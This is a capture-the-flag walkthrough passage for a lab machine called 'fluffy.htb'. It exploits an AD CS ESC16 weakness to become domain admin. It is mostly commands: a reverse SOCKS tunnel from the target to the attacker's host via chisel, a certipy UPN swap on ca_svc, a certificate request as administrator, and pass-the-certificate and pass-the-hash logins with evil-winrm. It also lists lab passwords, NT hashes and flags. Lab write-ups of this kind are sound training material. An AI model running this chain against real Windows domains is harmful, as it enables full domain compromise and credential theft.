
ESC16 Munib Nawaz
Abuse AD CS on CA
We can use our GenericWrite as p.agila, update the UserPrincipalName of ca_svc to Administrator and then request a certificate to authenticate as domain admin.
tcp/135 on the domain controller, which is firewalled off, so we'll need to employ some port forwarding with chisel (or tunneling with ligolo).Port Forwarding with Chisel


sudo ./chisel server --port 8081 --reverse &Start chisel server on Kali and allow reverse port forwarding
$sb = { C:\Users\winrm_svc\Documents\chisel.exe client 10.10.14.164:8081 R:58080:socks }Start-Job -ScriptBlock $sbDefine a scriptblock and start the chisel client in the background


[ProxyList]
socks5 127.0.0.1 58080
Ensure this entry is in /etc/proxychains4.conf
Set the UPN and Request a Certificate
net rpc group addmem "Service Accounts" "p.agila" -U "FLUFFY.HTB"/"p.agila"%'prometheusx-303' -S 'DC01.fluffy.htb'Ensure we're in the group with GenericWrite
certipy-ad account -u 'p.agila' -p 'prometheusx-303' \
-target 'fluffy.htb' -upn 'administrator' -user 'ca_svc' update
Change ca_svc UPN to administrator

sudo proxychains -q certipy-ad req -dc-ip '127.0.0.1' \
-u 'administrator' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' \
-target '127.0.0.1' -ca 'fluffy-DC01-CA' -template 'User'
With the UPN changed, request a certificate for user authentication
certipy-ad account -u 'p.agila' -p 'prometheusx-303' \
-target 'fluffy.htb' -upn 'ca_svc' -user 'ca_svc' update
Change ca_svc UPN back to ca_svc
Becoming Domain Admin
Pass the Certificate
faketime certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.244.22
Pass the Hash
evil-winrm -i DC01.fluffy.htb -u administrator -H '8da83a3fa618b6e3a00e93f676c92a6e'
Flags
User
734513c276d18d75d9c53522e9738b27
Root
8337ea2c05a8417635fe25dfc8057cbe


